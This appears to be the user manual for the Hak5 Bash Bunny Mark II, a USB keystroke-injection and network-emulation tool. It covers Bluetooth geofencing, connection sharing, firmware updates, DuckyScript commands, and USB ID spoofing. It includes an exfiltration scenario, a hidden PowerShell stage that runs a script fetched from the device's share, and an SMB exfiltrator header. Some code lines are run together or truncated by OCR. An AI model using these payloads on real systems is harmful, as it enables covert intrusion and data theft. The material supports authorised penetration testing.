The `WAIT_FOR_PRESENT` and `WAIT_FOR_NOT_PRESENT` extensions work by setting the BLE module to Observation mode (`AT+ROLE=2`), then continuously saving the scanned airwaves to a temporary file on a 5 second interval (`timeout 5s cat /dev/ttyS1 > /tmp/bt_observation`). That binary file is then checked for the string value specified with the extension (`grep -qao $1 /tmp/bt_observation`).

If you're curious what other advertisements might be found, consider running `strings` against this file while in observation mode. For faster remote triggers, consider modifying the extension for shorter scan durations.

Geofencing for the Bash Bunny Mark II

Once upon a time a friend of mine robbed the wrong bank. True story. Turns out he got the directions wrong on a physical engagement.

Hotplug attacks are great, until they're not — which is why it's important to limit the scope of engagement. Thankfully the Bash Bunny Mark II can do this with a geofencing feature using bluetooth signals to prevent payloads from running unless it's certain to be in the defined area.

THE SCENARIO

Imagine an engagement where you want to exfiltrate loot from the boss' home office. You know she has IoT gear all around her house — voice assistants, wireless lamps, bluetooth speakers. You also know that you definitely don't want the payload to run if by chance the Bash Bunny walks. Geofencing time!

It's easy — just prefix your payload with this:

```
WAIT_FOR_PRESENT name-of-btle-device
```

Now the payload is paused until the Bluetooth low energy device specified is seen. Similarly the geofencing feature can be used to exclude a certain area — only running when Bluetooth devices are not visible.

```
WAIT_FOR_NOT_PRESENT name-of-btle-device
```

So, how do we know which devices are where? I'm glad you asked. Enter the Bluetooth Geofence Profiler payload.

THE CODE

```
# Title:       Bluetooth Geofence Profiler
# Description: Saves bluetooth scan in loot folder for geofenced payloads
# Author:      Hak5Darren
# Version:     1.0
# Category:    General
```

```
#
# Enable serial BTLE module
#
LED SETUP
stty -F /dev/ttyS1 speed 115200 cs8 -cstopb -parenb -echo -ixon -icanon -opost
stty -F /dev/ttyS1 speed 115200 cs8 -cstopb -parenb -echo -ixon -icanon -opost
sleep 1

#
# Set BTLE module to observation mode
#
echo -n -e "AT+ROLE=2" > /dev/ttyS1
echo -n -e "AT+RESET" > /dev/ttyS1

#
# Copy strings from 10 second observation scan to file in loot folder
#
LED ATTACK
timeout 10s cat /dev/ttyS1 > /tmp/bt_observation
strings /tmp/bt_observation > /root/udisk/loot/btle-profile.txt

#
# Sync file system and finish
#
LED CLEANUP
sync
LED FINISH
```

Load this payload to your switch position of choosing and execute while in the vicinity you wish to wirelessly profile. It'll create a new btle-profile.txt file in the loot folder. In it you'll find strings from the BTLE wireless landscape. For example, at my place I find the following:

```
Ld+x
LE-Bose SoundLink Micro
Ld+x
MBAudio
```

PULLING OFF THE ATTACK

Armed with the Bluetooth Low Energy landscape of our target, we can populate our payload with WAIT_FOR_PRESENT commands to prevent the payload from further executing until, as the Ducky Script command implies, they're present.

Double up on the devices to even further the specificity!

```
WAIT_FOR_PRESENT SoundLink
WAIT_FOR_PRESENT MBAudio
```

Even if the Bash Bunny finds its way into an area where another Bose SoundLink Micro device lives, the

payload will continue to halt until MBAudio is also seen. The more devices are specified, the greater the geofence.

HOW GEOFENCING WORKS

The WAIT_FOR_PRESENT extension accepts a single parameter ($1) — in our case SoundLink or MBAudio — and continues looping over a scan of the BTLE landscape until the string specified is found via grep.

This is the same extension that can be used for remote triggers for multi-stage payloads.

Internet Connectivity

Getting the Bash Bunny Online

Getting the Bash Bunny online can be convenient for a number of reasons, such as installing software with apt or git. Similar to the WiFi Pineapple, the host computer's Internet connection can be shared with the Bash Bunny. Begin by setting the Bash Bunny to Ethernet mode. For Windows hosts, you'll want to boot the bash bunny with a payload.txt containing `ATTACKMODE RNDIS_ETHERNET` On a Linux host you'll most likely want `ATTACKMODE ECM_ETHERNET`. With the Bash Bunny booted and registering on your host computer as an Ethernet device, you can now share its Internet connection.

Sharing an Internet connection from Windows

1. Configure a payload.txt for ATTACKMODE RNDIS_ETHERNET
2. Boot Bash Bunny from RNDIS_ETHERNET configured payload on the host Windows PC
3. Open Control Panel > Network Connections (Start > Run > "ncpa.cpl" > Enter)
4. Identify Bash Bunny interface. Device name: "USB Ethernet/RNDIS Gadget"
5. Right-click Internet interface (e.g. Wi-Fi) and click Properties.
6. From the Sharing tab, check "Allow other network users to connect through this computer's Internet connection", select the Bash Bunny from the Home networking connection list (e.g. Ethernet 2) and click OK.
7. Right-click Bash Bunny interface (e.g. Ethenet 2) and click Properties.
8. Select TCP/IPv4 and click Properties.
9. Set the IP address to 172.16.64.64. Leave Subnet mask as 255.255.255.0 and click OK on both properties windows. Internet Connection Sharing is complete

Sharing an Internet connection from Linux


1. Download the Internet Connection Sharing script from bashbunny.com/bb.sh
2. Run the bb.sh connection script with bash as root
3. Follow the [M]anual or [G]uided setup to configure iptables and routing
4. Save settings for future sessions and [C]onnect

```
wget bashbunny.com/bb.sh
sudo bash ./bb.sh
```

Sharing an Internet connection from MacOS

The Bash Bunny can share the Internet connection of a host computer. This can be useful when installing additional software on your Bash Bunny. Following these instructions, you will be able to share your Mac's Internet connection with your Bash Bunny so that, when connected to your Bash Bunny via SSH, you will be able to successfully issue commands requiring an Internet connection such as git clone or apt-get.

METHOD 1: DHCLIENT EXTENSION



https://youtu.be/U2UMz9C283M

1. Ensure that the Bash Bunny has been updated to the latest firmware and that the get2_dhclient.sh extension is present in the payloads/extensions/ directory on the Bash Bunny's USB mass storage partition. If not, copy the extension from the linked Bash Bunny repository.
2. With the Bash Bunny in arming mode, create a new payload.txt in switch position 1 directory as follows:

```
LED SETUPATTACKMODE ECM_ETHERNETDHCLIENTLED FINISH≈
```

3. Safely eject the Bash Bunny, then flip the selector switch to position 1 and reconnect it to your Mac.
4. From the System Preferences > Sharing menu on your Mac, check Internet Sharing, then select the Internet interface from "Share your connection from" and the Bash Bunny (labeled RNDIS/Ethernet Gadget) from "To computer using", then save changes and close the menu.

5. If this is your first time configuring Internet Connection Sharing for this Bash Bunny on your Mac, you may now need to unplug and replug the Bash Bunny while in the same switch position 1. The LED will indicate magenta while the ECM Ethernet interface comes online and the DHCP client on the Bash Bunny then attempts to obtain an IP address from your Mac. Once successful, the LED will change to green.
6. The Bash Bunny will get an IP address from your Mac in the 192.168.2.x/24 range (likely 192.168.2.2).

   Check the bridge100 interface with the ifconfig command in a terminal.You should now be able to SSH into the Bash Bunny from the terminal, for example with the command ssh root@192.168.2.2

METHOD 2: SQUID VIA MACPORTS

1. Configure a payload.txt for ATTACKMODE ECM_ETHERNET STORAGE
2. Boot Bash Bunny from an ECM_ETHERNET configured payload
3. Open a terminal on the OSX host. Install Macports if you don’t have it installed already. http://macports.org
4. Install and set up Squid on the OSX host:

```
sudo port install squid
sudo squid -z
sudo squid
```

5. You will now have an open (!!) proxy running on all interfaces of your host. If you are not in a trusted environment, limit the interface in the squid.conf file.
6. SSH to the bash bunny

```
ssh root@172.16.64.1
```

7. Set up the proxy server using environment variables.

```
```

```
export http_proxy=http://172.16.64.10:3128    <-- change the IP address to match the hos
```

8. Your bash bunny should now be on-line.

```
apt-get update; apt-get upgrade
```

Software Updates

Updating the Bash Bunny

From time to time Hak5 releases firmware updates for the Bash Bunny including new features, bug fixes and security improvements. The easiest way to install these is with the Bash Bunny updater.

Available for Windows, Mac and Linux – this utility will automatically update your Bash Bunny to the latest software version.

The payload library on the Bash Bunny can also be kept up to date using this tool. When the updater runs it will not only check for firmware updates (and updates to the utility itself), it will also synchronize your copy of the /payloads/library folder with the official repository. Additionally it will update any available language files.

The Bash Bunny Updater

Start by downloading the Bash Bunny updater for your host OS – Windows 32/64, Linux 32/64 and Mac versions are available. Connect your Bash Bunny to your computer in arming mode. Extract the contents of the downloaded ZIP file to the root of the Bash Bunny's flash storage.

For example, on Windows if the Bash Bunny is located at `d:\` it should now contain the file `d:\bunnyupdater.exe`

Windows

From Windows Explorer with your Bash Bunny connected in arming mode, browse to its flash storage, then double-click the bunnyupdater program. Follow the instructions on screen.

MacOS

From OSX Finder, with your Bash Bunny connected in arming mode, browse to its flash storage then double-click the BunnyUpdater app.

Linux

Running the Bash Bunny updater from Linux is a little trickier than Windows/OSX as you can't just double-click the file, but if you're comfortable in the command prompt it should be pretty natural and straightforward.

For the most part, running bunnyupdater from the Bash Bunny's FAT32-based USB flash disk is not recommended. To run the bunnyupdater from your local Linux computer, the path to the Bash Bunny flash disk must be supplied as a variable.

Usage

When the Bash Bunny Updater runs it will first prompt you to initiate the update. This tool requires an Internet connection and will initiate downloads from Hak5 servers. It will first check for updates to itself, followed by firmware updates and finally payload updates. After each update completes the tool exit. This means in the case that a firmware update is available, that update will be applied to the Bash Bunny and require a reboot of the device. Following the firmware update, the Bash Bunny updater may be run again to update the payloads.

Manually update the Bash Bunny Firmware

Your Bash Bunny can be easily upgraded to the latest firmware version. Just copying an upgrade file to the root of the Bash Bunny flash drive in arming mode, safely eject it, and plug it back into your computer in arming mode.

The first time the Bash Bunny is upgraded it will indicate the flashing process with a red blinking LED for up to 10 minutes. The flashing process will be followed by a green LED to indicate that the Bash Bunny is rebooting. Finally the standard slow blinking blue LED will indicate that the flashing process has succeeded and arming mode is ready.

> ⚠ **DO NOT** unplug the Bash Bunny while firmware upgrade is in progress. Doing so will spell certain doom.

> ⚠ **DO NOT** extract the contents of the downloaded `.tar.gz` to the Bash Bunny or change the name of the downloaded `.tar.gz` file. Doing so will put your Bash Bunny into a boot loop on firmwares 1.0 to 1.3.

STEP BY STEP FIRMWARE UPGRADE INSTRUCTIONS

1. Download the latest version of the Bash Bunny firmware from https://downloads.hak5.org. Do not extract the .tar.gz archive
2. Verify that the SHA256 checksum of the downloaded firmware files matches the checksum listed from the download site
3. Slide the Bash Bunny switch into Arming Mode (closest to the USB plug) and plug the Bash Bunny into your computer
4. Copy the firmware upgrade file downloaded in step 1 to the root of the Bash Bunny flash drive.

5. Safely eject the Bash Bunny flash drive (**IMPORTANT**)
6. With the switch still in Arming Mode, plug the Bash Bunny back into your computer and wait 10 minutes.

> ⓘ Following version 1.0, all future upgrades and firmware recoveries will be indicated by a special LED “police” pattern, alternating quickly between red and blue.

> ⚠ MacOS / Safari users: disable automatic unzipping

LED STATUS FOR UPGRADES *FROM 1.0 TO 1.1*

LED	Status
Red Blinking	Flashing in progress
Green Solid	Rebooting
Blue Blinking	Flash complete

LED STATUS FOR UPGRADES *FROM 1.1 ONWARDS*

LED	Status
Red/Blue Alternating	Flashing in progress
Green Solid	Rebooting
Blue Blinking	Flash complete

Writing Payloads

Payload Development Basics

Bash Bunny payloads can be written in any standard text editor, such as notepad, vi or nano.

Payloads must be named `payload.txt`. When the Bash Bunny boots with its switch in position 1 or 2, the `payload.txt` file from the corresponding switch folder is executed.

Payloads can be swapped by copy/paste when the Bash Bunny is in its arming mode (switch position 3 – closest to the USB plug) via Mass Storage.

DuckyScript™ on the Bash Bunny

DuckyScript™ is the payload language of Hak5 gear. It consisting of a number of simple commands specific to the Bash Bunny hardware, some bunny helper functions and the full power of the Bash Unix shell and command language. Theses payloads, named `payload.txt`, execute on boot by the Bash Bunny.

The *extensions* can be sourced which extend the DuckyScript language with user contributed functions and variables which enhance and simplify payloads. All DuckyScript commands are written in ALL CAPS. The base DuckyScript commands are:

COMMAND	Description
`ATTACKMODE`	Specifies the USB device or combination of devices to emulate.
`LED`	Control the RGB LED. Accepts color and pattern c payload state.
`QUACK`	Injects keystrokes (ducky script) or specified duck script file.
Q	Alias for QUACK
DUCKY_LANG	Set the HID Keyboard language. *e.g: DUCKY_LANG us*

Extensions

Extensions which augment DuckyScript with new commands and functions. For each payload.txt run, extensions are sourced automatically. Calling the function names of any extension will produce the desired result. Extensions reside in the payload library on the USB mass storage partition from `/payloads/library/extensions`.

EXAMPLE EXTENSIONS

This table is provides a non-exhaustive list of basic usage for some extensions. Additional extension documentation can be found from the comments within each individual extension script file in `/payload/library/extensions`.

COMMAND	Description	Example

`RUN`	Keystroke injection shortcut for mutli-OS command execution.	`RUN WIN notepad.exe`
		`RUN OSX terminal`
		`RUN UNITY xterm`
`GET`	Exports system variables	`GET TARGET_IP # exports $TARGET_IP`
		`GET TARGET_HOSTNAME # exports $TARGET_HOSTNAME`
		`GET HOST_IP # exports $HOST_IP`
		`GET SWITCH_POSITION # exports $SWITCH_POSITION`
`REQUIRETOOL`	Exits payload with LED FAIL state if the specified tool is not found in /tools	`REQUIRETOOL impacket`
`DUCKY_LANG`	Accepts two letter country code to set the HID injection language for subsequent ducky script / QUACK commands	`DUCKY_LANG us`

ⓘ Extensions replaced `bunny_helpers.sh` from Bash Bunny firmware version 1.1 onwards.

ⓘ Extensions come pre-installed on the Bash Bunny Mark II

ATTACKMODE

`ATTACKMODE` is a DuckyScript command which specifies which devices to emulate. The ATTACKMODE command may be issued multiple times within a given payload. For example, a payload may begin by emulating Ethernet, then switch to emulating a keyboard and serial later based on a number of conditions.

ATTACKMODE	Description
`SERIAL`	ACM – Abstract Control Model

`ECM_ETHERNET`	ECM – Ethernet Control Model Linux/Mac/Android Ethernet Adapter
`RNDIS_ETHERNET`	RNDIS – Remote Network Driver Interface Specification Windows (and some Linux) Ethernet Adapter
`AUTO_ETHERNET`	Automatic Ethernet. This attack mode will first attempt to bring up ECM_ETHERNET. If after the default timeout of 20 seconds no connection is established, RNDIS_ETHERNET will be attempted. The timeout may be changed by addin ETHERNET_TIMEOUT_XX where XX is the number of seconds, e.g. ETHERNET_TIMEOUT_60 for one minute. Requires firmware version 1.5+
`STORAGE`	UMS – USB Mass Storage Flash Drive
`HID`	HID – Human Interface Device Keyboard – Keystroke Injection via Ducky Script

Many combinations of attack modes are possible, however some are not. For example, `ATTACKMODE HID STORAGE ECM_ETHERNET` is valid while `ATTACKMODE RNDIS_ETHERNET ECM_ETHERNET STORAGE SERIAL` is not. Each attack mode combination registers using a different USB VID/PID (Vendor ID/Product ID) by default. VID and PID can be spoofed using the VID and PID commands.

ATTACKMODE COMBINATION	VID / PID
SERIAL STORAGE	0xF000/0xFFF0
HID	0xF000/0xFF01
STORAGE	0xF000/0xFF10
SERIAL	0xF000/0xFF11
RNDIS_ETHERNET	0xF000/0xFF12
ECM_ETHERNET	0xF000/0xFF13
HID SERIAL	0xF000/0xFF14
HID STORAGE	0xF000/0xFF02
HID RNDIS_ETHERNET	0xF000/0xFF03
HID ECM_ETHERNET	0xF000/0xFF04
HID STORAGE RNDIS_ETHERNET	0xF000/0xFF05

HID STORAGE ECM_ETHERNET	0xF000/0xFF06
SERIAL RNDIS_ETHERNET	0xF000/0xFF07
SERIAL ECM_ETHERNET	0xF000/0xFF08
STORAGE RNDIS_ETHERNET	0xF000/0xFF20
STORAGE ECM_ETHERNET	0xF000/0xFF21

LED

The multi-color RGB LED status indicator on the Bash Bunny may be set using the `LED` command. It accepts either a combination of color and pattern, or a common payload state.

LED COLORS

COMMAND	Description
R	Red
G	Green
B	Blue
Y	Yellow (AKA as Amber)
C	Cyan (AKA Light Blue)
M	Magenta (AKA Violet or Purple)
W	White

LED PATTERNS

PATTERN	Description
SOLID	*Default* No blink. Used if pattern argument is ommitted
SLOW	Symmetric 1000ms ON, 1000ms OFF, repeating
FAST	Symmetric 100ms ON, 100ms OFF, repeating
VERYFAST	Symmetric 10ms ON, 10ms OFF, repeating
SINGLE	1 100ms blink(s) ON followed by 1 second OFF, repeating

DOUBLE	2 100ms blink(s) ON followed by 1 second OFF, repeating
TRIPLE	3 100ms blink(s) ON followed by 1 second OFF, repeating
QUAD	4 100ms blink(s) ON followed by 1 second OFF, repeating
QUIN	5 100ms blink(s) ON followed by 1 second OFF, repeating
ISINGLE	1 100ms blink(s) OFF followed by 1 second ON, repeating
IDOUBLE	2 100ms blink(s) OFF followed by 1 second ON, repeating
ITRIPLE	3 100ms blink(s) OFF followed by 1 second ON, repeating
IQUAD	4 100ms blink(s) OFF followed by 1 second ON, repeating
IQUIN	5 100ms blink(s) OFF followed by 1 second ON, repeating
SUCCESS	1000ms VERYFAST blink followed by SOLID
1-10000	Custom value in ms for continuous symmetric blinking

LED STATE

These standardized `LED` States may be used to indicate common payload status. The basic `LED` states include `SETUP`, `FAIL`, `ATTACK`, `CLEANUP` and `FINISH`. Payload developers are encouraged to use these common payload states. Additional states including multi-staged attack patterns are shown in the table below.

STATE	COLOR PATTERN	Description
SETUP	M SOLID	Magenta solid
FAIL	R SLOW	Red slow blink
FAIL1	R SLOW	Red slow blink
FAIL2	R FAST	Red fast blink
FAIL3	R VERYFAST	Red very fast blink
ATTACK	Y SINGLE	Yellow single blink

STAGE1	Y SINGLE	Yellow single blink
STAGE2	Y DOUBLE	Yellow double blink
STAGE3	Y TRIPLE	Yellow triple blink
STAGE4	Y QUAD	Yellow quadruple blink
STAGE5	Y QUIN	Yellow quintuple blink
SPECIAL	C ISINGLE	Cyan inverted single blink
SPECIAL1	C ISINGLE	Cyan inverted single blink
SPECIAL2	C IDOUBLE	Cyan inverted double blink
SPECIAL3	C ITRIPLE	Cyan inverted triple blink
SPECIAL4	C IQUAD	Cyan inverted quadriple blink
SPECIAL5	C IQUIN	Cyan inverted quintuple blink
CLEANUP	W FAST	White fast blink
FINISH	G SUCCESS	Green 1000ms VERYFAST blink followed by SOLID

EXAMPLES

```
LED Y SINGLE
```

```
LED M 500
```

```
LED SETUP
```

QUACK

The Bash Bunny inherits the original DuckyScript commands from the USB Rubber Ducky. Keystrokes can be injected from DuckyScript text files, or inline using the `QUACK` command. The `ATTACKMODE` must contain `HID` for keystroke injection.

Examples:

```
QUACK switch1/helloworld.txt
```

Injects keystrokes from the specified ducky script text file.

```
QUACK STRING Hello World
```

Injects the keystrokes “Hello World”

```
Q ALT F4
```

Injects the keystroke combination of ALT and F4

ALT CODES

Firmware version 1.5 added the `QUACK ALTCODE` command. This allows the printing of alt-codes on Windows system only.

```
QUACK ALTCODE 168 # types an upside down question markQUACK ALTCODE 236 # types an infinity
```

VID, PID, MAN, PROD, SN

USB devices identify themselves by combinations of vendor ID and product ID. These 16-bit IDs are specified in hex and are used by the target PC to find drivers (if necessary) for the specified device. With the Bash Bunny, the VID and PID may be spoofed using the `VID` and `PID` parameters for `ATTACKMODE`.

```
ATTACKMODE HID STORAGE VID_0XF000 PID_0X1234
```

Similarly, the Manufacturer (32 chr), Product name (32 chr), and Serial number (10 digit) may be specified with `MAN_`, `PROD_`, and `SN_`.

```
ATTACKMODE HID STORAGE VID_0XF000 PID_0X1234 MAN_HAK5 PROD_BASHBUNNY SN_1337
```

Working with the File System

The Bash Bunny contains a USB Mass Storage partition (also known as udisk) which is typically accessed via Arming Mode. This is the Bash Bunny flash drive to which payloads are copied.

When the Bash Bunny framework executes a payload, it will synchronize the USB Mass Storage partition file system once the payload completes. This can be either by an exit statement in the payload.txt, or when

the Ducky Script reaches the end of file.

Keep this in mind as a payload which writes files to the USB Mass Storage partition within a loop will not have the opportunity to synchronize until the payload completes. This is why ending payloads with an LED FINISH command is advised. In this case, the payload developer is advised to use the sync command to ensure file synchronization is completed.

Further, the udisk command may be used to manipulate the USB Mass Storage partition, allowing you to mount and unmount the partition as well as reformat the partition. From the Bash Bunny console:

```
root@bunny:~# udiskudisk [ mount | unmount | remount | reformat ]
```

CPU Control

From firmware version 1.3 onwards, the CPU may be controlled using the `CUCUMBER` command. By default, `CUCUMBER` is set to `DISABLE` - which sets the CPU governor to 'ondemand'. This is a good balance between performance and power draw with all cores scaling as needed.

To avoid excess heat buildup with payloads which require long term deployments, use `CUCUMBER ENABLE` to disable all but one CPU core and set the governor to 'ondemand'. This will keep the Bash Bunny cool as a, vegetable of choice.

To set the Bash Bunny to maximum performance, `CUCUMBER` may be set to `PLAID`. This enables all cores and sets the governor to 'performance'.

MODE	Setting	Notes
`CUCUMBER ENABLE`	Single core 'ondemand'	Low power for long term deployments
`CUCUMBER DISABLE`	Quad core 'ondemand'	Default setting
`CUCUMBER PLAID`	Quad core 'performance'	Beyond ludicrous speed

Much like `ATTACKMODE`, the CPU may be controlled dynamically in a given payload. This means that, for example, one stage of an attack may use the lower power `CUCUMBER ENABLE` setting while another may use the higher power `CUCUMBER PLAID` setting.

Contributing Best Practices

Once you have developed your payload, you are encouraged to contribute to this repository by submitting a Pull Request. Reviewed and Approved pull requests will add your payload to this repository, where they may be publically available.

Please adhere to the following best practices and style guide when submitting a payload.

Naming Conventions

Please give your payload a unique and descriptive name. Do not use spaces in payload names. Each payload should be submit into its own directory, with `-` or `_` used in place of spaces, to one of the categories such as exfiltration, phishing, remote_access or recon. Do not create your own category.

Binaries

Binaries may not be accepted in this repository. If a binary is used in conjunction with the payload, please document where it or its source may be obtained.

Comments

Payloads should begin with comments specifying at the very least the name of the payload and author. Additional information such as a brief description, the target, any dependencies / prerequisites and the LED status used is helpful.

```
Title: SMB Exfiltrator
Description: Exfiltrates files from %userprofile%\documents via SMB
Author: Hak5Darren
Target: Windows XP SP3 - Latest
Dependencies: impacket
```

Configuration Options

Configurable options should be specified in variables at the top of the payload.txt file

```
# Options
RESPONDER_OPTIONS="-w -r -d -P"
LOOTDIR=/root/udisk/loot/quickcreds
```

LED

The payload should use common payload states rather than unique color/pattern combinations when possible with an LED command preceding the Stage or ATTACKMODE.

```
# Initialization
LED SETUP
GET SWITCH_POSITION
GET HOST_IP

# Attack
LED ATTACK
ATTACKMODE HID ECM_ETHERNET
```

Stages and States

Stages should be documented with comments

```
# Keystroke Injection Stage
# Runs hidden powershell which executes \\172.16.64.1\s\s.ps1 when available
GET HOST_IP
LED STAGE1
ATTACKMODE HID
RUN WIN "powershell -WindowStyle Hidden -Exec Bypass \"while (\$true) { If (Test-Connectio
```

Common payload states include a `SETUP`, with may include a `FAIL` if certain conditions are not met. This is typically followed by either a single `ATTACK` or multiple `STAGEs`. More complex payloads may include a `SPECIAL` function to wait until certain conditions are met. Payloads commonly end with a `CLEANUP` phase, such as moving and deleting files or stopping services. A payload may `FINISH` when the objective is complete and the device is safe to eject or turn off. These common payload states correspond to `LED` states.

Submitting Payloads

Payloads may be submitted to the Bash Bunny Payload git repository. For a video tutorial on submitting payloads, see Hak5 episode 2126.

Notable payloads are featured on the Hak5 PayloadHub at payloads.hak5.org

There you may find additional resources to quickly and easily contribute payloads to the community repositories.

WAIT_FOR_PRESENT

With the Bash Bunny Mark II, payload stages may be triggered using the `WAIT_FOR_PRESENT` and `WAIT_FOR_NOT_PRESENT` extensions.

Geofencing may be achieved by profiling the bluetooth wireless environment of the target. Multiple `WAIT_FOR_PRESENT` commands may be "stacked" one after another.

WAIT_FOR_PRESENT

```
# Pauses payload execution until specified bluetooth identifier IS present# Usage: WAIT_FOI
```

Example

```
```

```
ATTACKMODE HID STORAGE # Stage 1: Enumerate as mass storage with silent HID device
WAIT_FOR_PRESENT my-bluetooth-device-name

# Stage 2: Type Hello World into Notepad
WIN RUN notepad.exe
QUACK DELAY 1000
QUACK STRING Hello World
```

WAIT_FOR_NOT_PRESENT

```
# Pauses payload execution until specified bluetooth identifier IS NOT present
# Usage: WAIT_FOR_NOTPRESENT devicename
```

Troubleshooting

Factory Reset

In the extreme case that the Bash Bunny has become permanently inaccessible or inoperative, there is a quick method for recovery using a special boot pattern.

1. Set the switch to arming mode (closest to the USB port)
2. Plug the Bash Bunny into a USB port and unplug it immediately after the green LED turns off
3. Repeat step #2 three times
4. Plug the Bash Bunny into a USB port and wait approximately 5 minutes for it to reset. The LED will either show an alternating red/blue "police" pattern or blink red.
5. When the firmware recovery has completed, the Bash Bunny will reboot, indicated by the green LED, then go into arming mode, indicated by the blue LED.

This process will restore the Bash Bunny to the original factory firmware version 1.0. At this point you are advised to update your Bash Bunny to the latest version.

Bash Bunny Mark I Factory Reset

Bash Bunny Mark II Factory Reset

Password Reset

If you've lost your password and have access to the BashBunny storage in arming mode, set the password to `hak5bunny` with this payload:


```
#!/bin/bash
LED SETUP
ATTACKMODE SERIAL
echo -e "hak5bunny\nhak5bunny" | passwd
LED FINISH
```

1. Save the above as `payload.txt` in the `/payloads/switch1/` directory.

2. Safely eject the BashBunny drive.
3. Flip the switch to position 1
4. Plug in the Bash Bunny and wait for the green blinking FINISH pattern.
5. Login via Serial with the root password `hak5bunny`

Video Guides

Bash Bunny Primer



https://youtu.be/8j6hrjSrJaM

